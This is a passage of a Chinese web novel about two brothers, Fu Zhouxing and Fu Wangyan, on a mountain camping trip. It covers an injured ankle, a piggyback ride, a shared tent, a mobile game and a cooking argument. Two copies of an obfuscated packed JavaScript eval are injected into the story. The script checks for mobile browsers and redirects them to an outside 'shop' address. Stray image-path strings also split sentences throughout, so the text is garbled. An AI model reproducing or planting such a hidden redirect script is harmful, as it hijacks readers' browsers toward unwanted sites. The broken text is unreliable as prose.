他站起身,目光扫过傅忘言疼得发白的小脸和那只不敢沾地的脚,又看了看前方还有一段距离的山顶,以及身后蜿蜒的下山路。他沉默了两秒,似乎在快速权衡。 接着,在众人关切的目光中,傅舟行做出了一个让傅忘言意想不到的举动。 他先将傅忘言那只没受伤的胳膊拉过来,将自己一直拎在手里的那瓶水塞进他怀里。然后又将自己肩上的一个背包卸下,不由分说地挂在了傅忘言肩膀上,还帮他调整好了肩带长度。 “?” 傅忘言双手都拿着 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297466|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 水,肩上突然多了个沉甸甸的背包,整个人都懵了。 脚踝还在火辣辣地疼,委屈和难以置信涌上心头,声音都拔高了些,带着控诉:“我,我刚没瘸的时候问你要,你怎么不给我背?” 他眼圈有点红,不知道是疼的还是气的,配上那张汗湿泛红的小脸,看起来可怜极了。 已经把我委屈写在脸上了。 哦,一只炸毛的松鼠。 傅舟行微微歪头,很努力地克制自己去捏松鼠脸的冲动,内心忍不住偷笑。 现在倒是有点脾气了。 傅舟行深吸一口气,又看了傅忘言一眼,这一眼情绪没藏住,就连钝感力超强的傅忘言都看出来了,傅舟行的眼神仿佛在说:你怎么这么呆? 傅忘言更难过了。 “真是笨蛋……”傅舟行小声嘀咕一句,没有过多解释,先是脱下外套披在傅忘言头上,然后默默转过身,背对着他,微微屈膝,蹲了下来。 宽大的外套挡住了头顶的光线,形成一个安稳的阴影。 傅舟行偏过头,侧脸线条冷硬,声音没什么起伏,却清晰地传入傅忘言耳中:“上来,我背你。” 空气安静了一瞬。 傅忘言抱着两瓶水,肩上挂着背包,看着眼前蹲伏的、等待着他的脊背,眨了眨眼睛,一时没反应过来。 刚才的委屈和控诉还噎在喉咙里,此刻被不知所措的茫然替代。 江竹白最先反应过来,连忙上前帮傅忘言手里的水都拿下来:“言言,你的脚不能再走了。就让你弟弟背吧。” “是啊是啊。”众人附和。 顾青昀也走了过来,面色复杂地看了一眼蹲着的傅舟行,顺手帮忙拎走了他的背包。 在江竹白的提醒下,傅忘言这才恍然大悟,原来傅舟行把东西塞给他,不是真要他拿,只是暂时让他抱着,好空出背来背他……自己刚才好像……误会了? 脸上后知后觉地泛起一阵热意,混合着脚踝的疼痛和尴尬。 他抿了抿唇,看着傅舟行沉默等待的背影,犹豫了一下,还是小心翼翼地、尽量不让受伤的脚受力,趴伏了上去。 傅舟行的脊背比他想象中更宽厚,肌肉结实,隔着薄薄的衣料能感受到温热的体温和沉稳的力量感。 傅忘言有些僵硬地搂住他的脖颈,将脸侧靠在他肩头,声音细如蚊蚋:“……谢谢。” 傅舟行没应声,只是双臂向后,稳稳地托住他的腿弯,稍一用力,便轻松地站了起来。 周围的朋友们见状也松了口气,重新整队,放慢脚步跟在旁边,时不时说几句话缓和气氛。 背着一个傅忘言和一个书包,似乎并未对傅舟行造成太大负担,他步伐依旧稳健,调整了一下姿势,便继续朝着山顶的方向走去。 傅忘言趴在他背上,随着他的步伐微微起伏。空气中山间草木的气息淡淡的,味道并不难闻,他甚至还嗅了好几下。 最初的尴尬和僵硬渐渐被一种陌生的安心感取代。脚踝的疼痛依旧清晰,都说十指连心,脚趾也算吗? 下午两点已经过去,阳光还是很毒辣地洒在每个人身上。但是傅忘言没有,他身上有傅舟行的外套。 和他是同款的沐浴露,熟悉的气味让人很安心。傅忘言鼻翼微动,莫名出现的清凉气息从喉咙一路通往胸腔。 都不怎么热了…… 是喷了薄荷味香水吗?咋比六神花露水功效还强啊,提神醒脑的。 傅忘言悄悄抬眼,只能看到傅舟行微微汗湿的鬓角。他将脸埋得更低了些,贴在傅舟行的脖颈间闭上眼睛,长长的睫毛轻轻颤动。 心脏的位置,隔着两层薄薄的衣衫,似乎能感受到下方另一个心脏沉稳有力的跳动。 扑通、扑通。 不知是谁的。 13. 第 13 章 “你干什么。” 傅舟行突然出声,甚至还将背上的人往上颠了颠, 傅忘言被这突如其来的动作和问话惊得一抖,下意识更紧地抓住了他肩头的衣料,声音里满是茫然和无辜:“我、我干嘛了?” 他是真的没意识到自己做了什么。 “你嗅什么?”傅舟行偏过头,委婉提醒,“很痒。” 刚刚他就察觉到了,背上这位小少爷,自从趴稳后就没完全消停过。 毛茸茸的脑袋不安分地搁在他肩颈处,温热的呼吸一阵阵拂过皮肤也就罢了,鼻尖还总是不自觉地、像探索什么似的,轻轻蹭过他后颈的腺体附近。 对于他们Alpha来说,腺体位置是非常敏感的。 细微的摩擦带来一阵阵难以言喻的麻痒,如同羽毛搔刮,直往人心尖上钻。 如果不是情况的身份都不允许,傅舟行觉得自己或许会选择一巴掌拍在松鼠的屁股上。 警告他,老实点,不要乱动,再乱动就下去自己走。 傅忘言被他这么一说,整张脸“轰”地一下全红了,连耳朵尖都染上了绯色。 他这才后知后觉地意识到自己刚才无意识的动作有多奇怪,也挺没边界感的。他慌忙把头埋低,下巴抵在傅舟行肩头,声音闷闷的,带着羞窘:“我不是故意的……就是,就是你身上…味道…有点好闻……” 越说声音越小,最后几个字几乎含糊在喉咙里。 “你知不知道你在说什么?”傅舟行的声音有些低哑,傅忘言对此感到奇怪,很无辜道:“我夸你味道好闻啊……” 夸也不高兴啊,傅舟行真难伺候。 “……” 又是一阵死寂。 傅舟行没再回应,只是很轻地吸了一口气,调整了一下托着他腿弯的姿势,迈开的步伐似乎比之前更快了些。 山风吹过,拂动傅忘言汗湿的额发,脑门微凉,他好像一下子就清醒了,就贴在傅舟行耳边悄悄补了一句,“好吧,味道很难闻。我不喜欢,所以才一直闻的。” “别说话了……”傅舟行感觉自己的伪装遭到了前所未有的挑战。 “你信了吗?” “……” “不会是信了吧?你别信。” “……” 叭叭叭的,一只话唠松鼠。 …… 一行人终于抵达山顶。 眼前豁然开朗。 连绵的翠色山峦在脚下铺展,天际线处云海翻腾,被夕阳染上瑰丽的金红与橙紫。风毫无阻挡地吹拂而过,带着山顶特有的清冽与自由气息,瞬间吹走了大半登山的疲惫。 大家肉眼可见的兴奋起来,有的人甚至放下装备就张开手奔跑起来。 傅忘言明显也很激动,不再是软趴趴瘫在傅舟行背上的模样,而是直起上半身探头探脑的。 “啧,你能不能……” 傅舟行突然闭嘴,老实点三个字,又被他咽下去。他是来和这个小少爷打好关系的,是和他打好关系的,打好关系…… 所以不要冲动……深呼吸深呼吸深呼吸。 “能不能看见……美丽的……风景。”磕磕绊绊一句话从傅舟行嘴里吐出。 “能啊!”傅忘言开心坏了,也没注意到某人咬紧的后槽牙。就算注意到了,他也只会觉得是不是傅忘言有蛀牙了,所以牙疼。 预定的露营地是一片相对平整的草地。大家各自放下行李,开始忙碌。江竹白和顾青昀从大背包里拿出帐篷和工具。 顾青昀脸上没什么表情,只淡淡说了句:“我只准备了两顶帐篷。” 他的目光扫过傅忘言肿起的脚踝,又瞥了一眼沉默伫立的傅舟行,意思不言而喻——伤患自然需要照顾。 所以…… “傅舟行同学,你和你哥哥睡一个吧。”顾青昀微笑着说。 …… 傅忘言被傅舟行小心地放在一块平滑的大石墩上坐好。他有些不好意思,乖巧地抱着膝盖,看着傅舟行接过帐篷组件,熟练地开始搭建。 夕阳的余晖为傅舟行专注的侧脸镀上一层柔和的滤镜。微风吹乱他额前的碎发,显得孤寂又桀骜。 傅忘言突然捂住胸口,弯下腰。 好奇怪……心跳的好快,那种感觉又来了……他体力现在这么差了吗?!后半边路程他都没有出力怎么也这么累! 他又抬眼看向傅舟行。 只见他动作利落,骨架很快撑起,篷布随之展开,固定地钉,拉紧防风绳……整个过程行云流水,与他平日里冷峻疏离的模样有些不同,透着一股可靠而沉静的力量感。 帐篷很快稳稳立起。 傅舟行拍了拍手上的灰,转身走到傅忘言面前,什么都没说,直接俯身,一手穿过他膝弯,一手环住他后背,轻松地将人打横抱了起来。 “!” 傅忘言低呼一声,手臂下意识环住傅舟行的脖颈,脸上刚刚被山风吹散些许的红晕又迅速聚集起来。 “要不要进帐篷休息?” 傅舟行低头看他,声音在傍晚的风里显得不那么冷硬。可能被风吹的吧…… 傅忘言左看看右看看。 其他人早已四散开去,有的在兴奋地拍照,捕捉落日云海;江竹白和顾青昀正在不远处一块平坦的石台边摆弄着便携厨具和小型燃气炉,似乎准备开始张罗晚饭。 没人注意他们这边。 他抿了抿唇,手指无意识地揪着傅舟行肩头的衣料,声音细若蚊呐,还有点急切:“……你、你快点放我进去。” 被这样公主抱着站在空地中央,实在太引人遐想了,他丢不起这个人!虽然暂时没人看过来。 傅舟行眼眸微眯,嘴角微微上扬,没再多言,迈步走向那顶刚搭好的帐篷,弯腰将傅忘言小心翼翼地放了进去。 帐篷内部空间宽敞,铺着柔软的防潮垫。 “别乱动,好好休息。” 傅舟行丢下这句话,便拉上了帐篷的门帘,将渐渐暗下来的天光和微凉的山风隔绝在外。 帐篷里瞬间安静下来,只剩下傅忘言自己的呼吸声。 他靠在柔软的垫子上,听着外面隐约传来的风声、朋友的谈笑声,还有不远处锅具轻微的碰撞声。 有点无聊…… 就他自己一个人在里面。 还没惆怅多久,傅舟行拉开门帘,走进来,还递给他一个小方盒。 “这什么?”傅忘言没仔细看就接过来,随口问一句。 谁知道这个小方盒还会抢答,一个略显活泼俏皮地声音响起来,“你好!我是小舟同学!主人,有什么吩咐?” “什么zhou?” “傅舟行的舟。” 傅忘言:“……?” 傅舟行又贴心解释:“移动网络。” 问的根本不是网络!而是这人怎么叫小舟同学! …… 有了网络傅忘言倒是不无聊了,他开始刷视频打发时间,刷累了又去打游戏。 傅舟行就支着胳膊坐在他旁边,看他打游戏。 被人直勾勾盯着,很难不注意到。 傅忘言闯的那关死活过不去,几个猪总是走死胡同,一直在重开。可能就是因为被傅舟行看的,他太紧张了,所以才手感不佳。 “你玩游戏吗?”傅忘言搓了搓手指,冒出这么一句,没头没尾的。 “不玩。” “……哦。” ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297467|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p> 一道惋惜的音乐响起来,傅忘言又输了。 他颓废地把手机拿开,放到一边,打算躺下眯一会。 看来那个荣誉称号他是拿不到了…… 屏幕上“你失败了”字样大刺刺地展示在傅舟行面前。 傅忘言正闭目养神呢,突然感觉手里一空。他睁开眼和傅舟行对上视线。 “你这个游戏……” “啊?” “有松鼠的皮肤吗?” 在接下来的十分钟内,傅忘言就瞪大眼睛看着傅忘言操作小松鼠,一会走一只一会走一只。本来以为都是死胡同没救了,但最后都会被傅舟行妙手回春。 很快,在傅忘言崇拜的目光下连过了好多关。 太过兴奋了傅忘言都没注意到,他半搂着傅舟行,趴在他的肩上。 两人几乎头抵着头。 荣誉称号对于傅舟行来说简直就是小意思 拿到称号后,手机就回到了傅忘言手里,某人立刻开开心心去换上称号,还忍不住夸赞,“哇!傅舟行,你好厉害啊…怎么做到的?” “用手,你不会吗?” “……”傅忘言理解不了傅舟行说话为什么总跟带刺似的,有些哀怨地抬眼,“你怎么不干脆说,用脑子,你没有吗?这句话。”“……”傅舟行张张嘴,“你玩不过去再喊我。” “这可以。”傅忘言又开心了。 看着傅忘言低头,因为得到新装扮而晃悠的小脑袋,傅舟行也无法理解,他随随便便一句话就安抚了傅忘言。 明明让傅忘言觉得开心是很简单的一件事情。但是傅临川呢?傅临川为什么是他的全部,可以得到他多余的喜怒哀乐。 他想不通,干脆闭上眼睛不去想。 休息没过几秒,帐篷外原本还算和谐的准备晚餐的声音,突然拔高,变成了激烈的争吵。 “顾青昀!你放这么多辣椒粉是想谋杀吗?!言言根本不能吃辣!” “江竹白,食谱上就是这么写的。而且我尝过了,味道正好,根本不怎么辣。” “你那是什么味觉!这炉子火力也不对,根本炒不熟!” “那你来?你不是自称厨艺小天才吗?” “我来就我来!亏你还说自己厨艺不错呢!” 争吵声愈演愈烈,还夹杂着锅铲磕碰的声响。 傅舟行原本抱臂闭目养神,听到争吵,他蹙眉睁眼,起身出去。 傅忘言也听到了。他担心真的吵起来,也顾不得脚疼,努力挪到帐篷边,拉开一条缝,探头往外看。 只见江竹白和顾青昀面红耳赤地站在炉子边,谁也不让谁。他咬了咬牙,小心翼翼地挪出帐篷,试图单脚跳着过去劝架。 傅舟行走到炉边,看了眼锅里半生不熟、调料显然过量的食材,又看了眼互不相让、快要演变成小学生斗嘴的两人,太阳穴突突跳了两下。 “我来吧。” 傅舟行说,他的形象骤变,就像从天而降的“天使”,让两人暂时停火。 他接过江竹白手里的锅铲,又拿过顾青昀握着的调料瓶,简单检查了一下炉具。“麻烦把其他新鲜食材拿过来。” 江竹白和顾青昀都愣了一下,怀疑地看着他。 “你会吗?” 傅忘言忍不住问。 “嗯。” 傅舟行已经开始动手处理锅里失败的半成品,动作干脆利落,“在家都是我做饭。”说完还看着单脚跳的傅忘言,“你干嘛出来?” “呃,我……”傅忘言原地蹦蹦,身子因为不平衡东倒西歪的,被傅舟行拉住站稳,“我想着能不能帮上忙……” “你这样子能帮什么忙?”某人毫不留情点破。 14. 第 14 章 说话太过直白,一时间让人不好接话。江竹白和顾青昀也略显尴尬站在一旁。再反观傅忘言,还真的认真思考起来,“你让我想想……” 江竹白:?兄弟!你到底在思考什么啊! 他不得不夸傅忘言的心真大。 “你刚刚说的‘家’……” 顾青昀为了打破这凝滞又微妙的气氛,也是出于纯粹的好奇,多嘴问了这么一句,“是指你以前的那个家吗?” 他倒是听江竹白提起过一些…… 话音刚落,就被江竹白用力拉了一下胳膊肘,低声嗔怪:“哎呀你问这么多干嘛!去,去那边看看还有什么能吃的菜!” 试图将话题生硬地转移开。 